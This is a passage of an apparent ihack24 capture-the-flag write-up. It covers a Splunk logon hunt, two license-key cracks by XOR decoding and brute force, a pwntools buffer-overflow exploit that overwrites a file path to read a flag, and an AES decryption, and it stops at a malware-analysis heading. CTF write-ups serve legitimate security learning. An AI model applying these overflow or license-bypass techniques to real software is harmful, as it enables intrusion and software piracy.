
ihack24{192.168.8.41}

DFIR-Splunk3


This challenge was to find when the attacker first successful logon

Searching on google and chatgpt suggested me to filter using the Eventcode=4624 that logs successful logon attempts and Logon_Type=10 that focus on RDP logon attempts , but the result of the first few search are not appropriate and it leaded me to the wrong path. The first filter was *index=* sourcetype=WinEventLog:Security Logon_Type=10* and another attempt was *index=* sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=10*





After raising a sanity check, the underlord said I was close but can try to change the index or something, but I still didn't figured out what are the proper index. However, I thought of putting in the attacker Ip address from Splunk 2 as a reference so the filter becomes *index=* EventCode=4624 | search Source_Network_Address="192.168.8.41"* , I left out the logon_type=10 because it seems not suitable for this challenge. This filter shows up a new timestamp than those 2 wrong previously submitted as wrong.



So, hopefully going for the last try **ihack24{07/23/2024 09:55:52 PM}** apparently is the flag!


07/23/2024 09:55:52 PM

Reverse

Crack Me

Observation

Download and try to run the exe, it requires a license key for input.



Throw to IDA, see2 what inside

```
FILE *v12; // rax
FILE *v13; // rax
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > v15; // [rsp+28h] [rbp-40h] BYREF

v4 = argc;
trace::setup(*(trace **)&argc);
if ( g_trace_verbosity )
{
  memset(&v15, 0, sizeof(v15));
  std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Construct<1,wchar_t const *>(
    &v15,
    L"8.0.6 @Commit: 3b8b000a0e115700b18265d8ec8c6307056dc94d",
    0x37uLL);
  Ptr = &v15;
  if ( v15._Mypair._Myval2._Myres > 7 )
    Ptr = (std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > *)v15._Mypair._Myval2._Bx._Ptr;
  trace::info(L"--- Invoked %s [version: %s] main = {", L"apphost", Ptr);
  if ( v15._Mypair._Myval2._Myres > 7 )
  {
    v6 = v15._Mypair._Myval2._Bx._Ptr;
    v7 = 2 * v15._Mypair._Myval2._Myres + 2;
    if ( v7 >= 0x1000 )
    {
      v6 = (wchar_t *)*((_QWORD *)v15._Mypair._Myval2._Bx._Ptr - 1);
      v7 = 2 * v15._Mypair._Myval2._Myres + 41;
      if ( (unsigned __int64)((char *)v15._Mypair._Myval2._Bx._Ptr - (char *)v6 - 8) > 0x1F )
        _invalid_parameter_noinfo_noreturn();
    }
    operator delete(v6, v7);
  }
  v15._Mypair._Myval2._Bx._Buf[0] = 0;
  *(__m128i *)&v15._Mypair._Myval2._Mysize = _mm_load_si128((const __m128i *)&xmm);
0000F060 main:12 (14000FC60)
```

very good … no idea (after going through)

I found out that a DLL missing to see, then check it out with using DotPEEK

In form 1 (usually main in .net program), there is a ValidateLicenseKey and SecretKey function


```
private bool ValidateLicenseKey(string key)
{
  string str = this.SecretKey("BRQFHF@WR_+6 ,N:$78", "secret");
  return key == str;
}

private string SecretKey(string hidden, string key)
{
  StringBuilder stringBuilder = new StringBuilder();
  for (int index = 0; index < hidden.Length; ++index)
    stringBuilder.Append((char) ((uint) hidden[index] ^ (uint) key[index % key.Length]));
  return stringBuilder.ToString();
}
```

Way to solve: ermmm just convert to python?

Scripting

```
1. hidden = "BRQFHF@WR_+6 ,N:$78"
2. key = "secret"
3. text = ""
4. for i in range(0,len(hidden)):
5.     text += chr(ord(hidden[i]) ^ ord(key[i%len(key)]))
6.
7. print(text)
8.  # 1724-2321-NBSI-HACK
```

Output




Flag: ihack24{1724-2321-NBSI-HACK}


Brute Force Frenzy

Observation

Install and run the exe, it required license key



Use ida to decompile and see2 what inside



Then go in to check_license_key function

```
printf("Enter your license key: ");
scanf("%s", v1);
if ( (unsigned int)check_license_key(v1) )
  return printf("Congrats! Correct license key!\n");
else
  return printf("Invalid license key. Try again.\n");
```

The function look like this, then find _data_start array to match this calculation

```
_BOOL8 __fastcall check_license_key(const char *a1)
{
  int v2; // [rsp+20h] [rbp-10h]
  int i; // [rsp+28h] [rbp-8h]
  int v4; // [rsp+2Ch] [rbp-4h]

  if ( strlen(a1) != 8 )
    return 0LL;
  v4 = 0;
  for ( i = 0; i <= 7; ++i )
  {
    v2 = ((i + 1) * a1[i] + 13) % 97;
    v4 += v2;
    if ( v2 != _data_start__[i] )
      return 0LL;
  }
  return v4 == target_sum;
}
```

```
; _DWORD _data_start__[8]
__data_start__  dd 5Bh, 3Eh, 42h, 13h, 3Bh, 33h, 48h, 29h
```

Way to solve

Only need to focus on the v2 and v4 part (other useless)

length of key must == 8 == length of _data_start__


available range of key is between 32 – 126

just brute to get the key

Script

```
1. data = [0x5B, 0x3E, 0x42, 0x13, 0x3B, 0x33, 0x48, 0x29]
2. for i in range(len(data)):
3.     for j in range(32,127):
4.         if ((i+1)*j+13)%97 == data[i]:
5.             print(chr(j),end="")
6.
7. # NI220G24
```

Output



FLAG ihack24{NI220G24}


PWN

ETC-Passwd Reader

Observation

Download and run, it required password, but where?

I use ghidra to decompile the code, see2 what inside



Password is compared with P$s5w0rd_53CurE_A8S8A9DF7239FSD0

Analyze

The filename combines together = /etc/passwd and allocate after 40 + 40 of input

```
1.    __s = (char *)malloc(0x40);
2.    __filename = (undefined4 *)malloc(0x40);
3.    *__filename = 0x6374652f;
4.    __filename[1] = 0x7361702f;
5.    __filename[2] = 0x647773;
6.
```

Input

2f6574632f706173737764

22 1

Output


/etc/passwd

Vulnerability Analysis

The application has a buffer overflow vulnerability due to the use of gets() to read input into a fixed-size buffer without checking the length of the input.

Hints

If dk the correct offset can test 1 by 1, there is showing the buffer



The flow should be like -> P$s5w0rd_53CurE_A8S8A9DF7239FSD0 + A*(80-len(pass)) + path(/flag/secretflag/flag)

Scripting


```
1. from pwn import *
2.
3. # Setup the target connection
4. host = 'etc-passwd-reader.ihack24.capturextheflag.io'  # Replace with the actual host
5. port = 1337  # Replace with the actual port
6.
7. # # Connect to the remote service
8. p = remote(host, port)
9. # p = process('./etcpasswd-reader')
```

```
offset = 80
# The super secure password
pwd = b'P$s5w0rd_53CurE_A8S8A9DF7239FSD0\x00'
location = b'/flag/secretflag/flag'
# Construct the payload
# Add pwd, then fill with 'A' to overflow the buffer, then add the flag path
payload = pwd + b'A' * (offset - len(pwd)) + location

# Send the payload
p.sendlineafter(b"Enter password to get details: ", payload)

# Interact with the shell to get the output
p.interactive()

```

ps: I'm a pwn beginner, THX a lot to GPT help me in scripting 🤩, can auto count offset, but idk how, will try next time (立 flag)

Additional knowledge:


However, I found that GPT gives the password with \x00. So basically



The `\x00` character at the end of the `secret` string is necessary because it acts as a null terminator in C-style strings. When the program reads the input, it uses this null terminator to determine where the string ends. Without the null terminator, the program might not recognize the end of the string correctly, leading to undefined behavior.

** If we provide the password without the null terminator, the program might continue reading past the intended end of the string, then will show the wrong password.

Output



Flag:
ihack{fafbcd5d5dbc4bc4d870cf644719c2f8399a7597e633ba1ca3448f55e7511860
}


Crypto

Crypto SOS! Decrypt or Repeat

Observation

Encryption Used: AES + CBC mode with 256-bit key + IV

The key and IV are derived using custom key derivation functions (KDFs) based on mathematical series.




Way to Solve

Understand KDF

The key and IV are derived from specific convergent series formulas. Each formula generates a part of the key or IV based on the sum of specific series.

Formulas



1. Sum of reciprocals of linear terms.
2. Sum of reciprocals of factorials.
3. Sum of reciprocals of powers.
4. Sum of reciprocals of Fibonacci numbers.
5. Expression involving exponential terms.
6. Another expression involving exponential terms.

Calculate Key and IV

Use **SymPy** to evaluate these series for large values of x to generate the key and IV.

Special THX for the hints:

key_X = [10000000000, 100, 100000000, 100]

IV_X = [-100,100]

key = KDF(key_funcs,key_X)

….

Scripting

```python
import sympy
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

x, k = sympy.symbols('x k', integer=True)

def KDF(KDFs, X):
    global x, k
    key = []
    for i in range(len(KDFs)):
        result = KDFs[i].subs(x, X[i]).evalf()
        key.append(f"{result:.7f}")
    return "".join(key).replace(".", "")

# Defining the series for key and IV
f1 = sympy.Sum(1/(5*k-2), (k, 1, x)) + sympy.Sum(1/(7*k), (k, 3, x))
f2 = sympy.Sum(1/sympy.factorial(k), (k, 3, x))
f3 = sympy.Sum(k**-6, (k, 2, x))
f4 = sympy.Sum(1/sympy.fibonacci(k), (k, 6, x))
f5 = sympy.sympify("(sympy.exp(x) + sympy.exp(1/2))/3", locals={'x': x})
f6 = sympy.sympify("(sympy.exp(15/6) + sympy.exp(-x))/55", locals={'x': x})

# Values to substitute in the series
key_funcs = [f1, f2, f3, f4]
key_X = [10000000000, 100, 100000000, 100]
key = KDF(key_funcs, key_X)

IV_funcs = [f5, f6]
IV_X = [-100, 100]
```

```
30. IV = KDF(IV_funcs, IV_X)
31.
32. print("key:", key)
33. print("IV:", IV)
34.
35. flag = b'\x8d\x91\xa7:\x96\xec\x044I\xb4\nM\x08\x0f\xbf_\xa9\rpR\x86;\xd4y:
\x02{\xdc\x82\x8b\xa0\xde5\x85\xe6\xf5\xb3\xab\xd0M\xf0\xfa\xc2\xfd(\xdce'
36.
37. def decrypt(flag, key, IV):
38.     decipher = AES.new(bytes(key, 'utf-8'), AES.MODE_CBC, iv=bytes(IV, 'utf-8'))
39.     decrypted_padded_plaintext = decipher.decrypt(flag)
40.     decrypted_plaintext = unpad(decrypted_padded_plaintext, AES.block_size)
41.     return decrypted_plaintext
42.
43. decrypted_message = decrypt(flag, key, IV)
44. print("Decrypted message:", decrypted_message)
45.
```

Output

```
PS C:\Users\Asus> python -u "c:\Users\Asus\Desktop\ihack\Crypto SC
key 773754160218281800173431032655 23
IV 0549573802214999
Decrypted message: b'ihack24{df65b3be992a84c29d584b01e7afd714}'
PS C:\Users\Asus>
```

Reference: CCSC CTF 2022 - Rick Derivation Functions

FLAG: ihack24{df65b3be992a84c29d584b01e7afd714}


Malware Analysis

Just a normal EXE

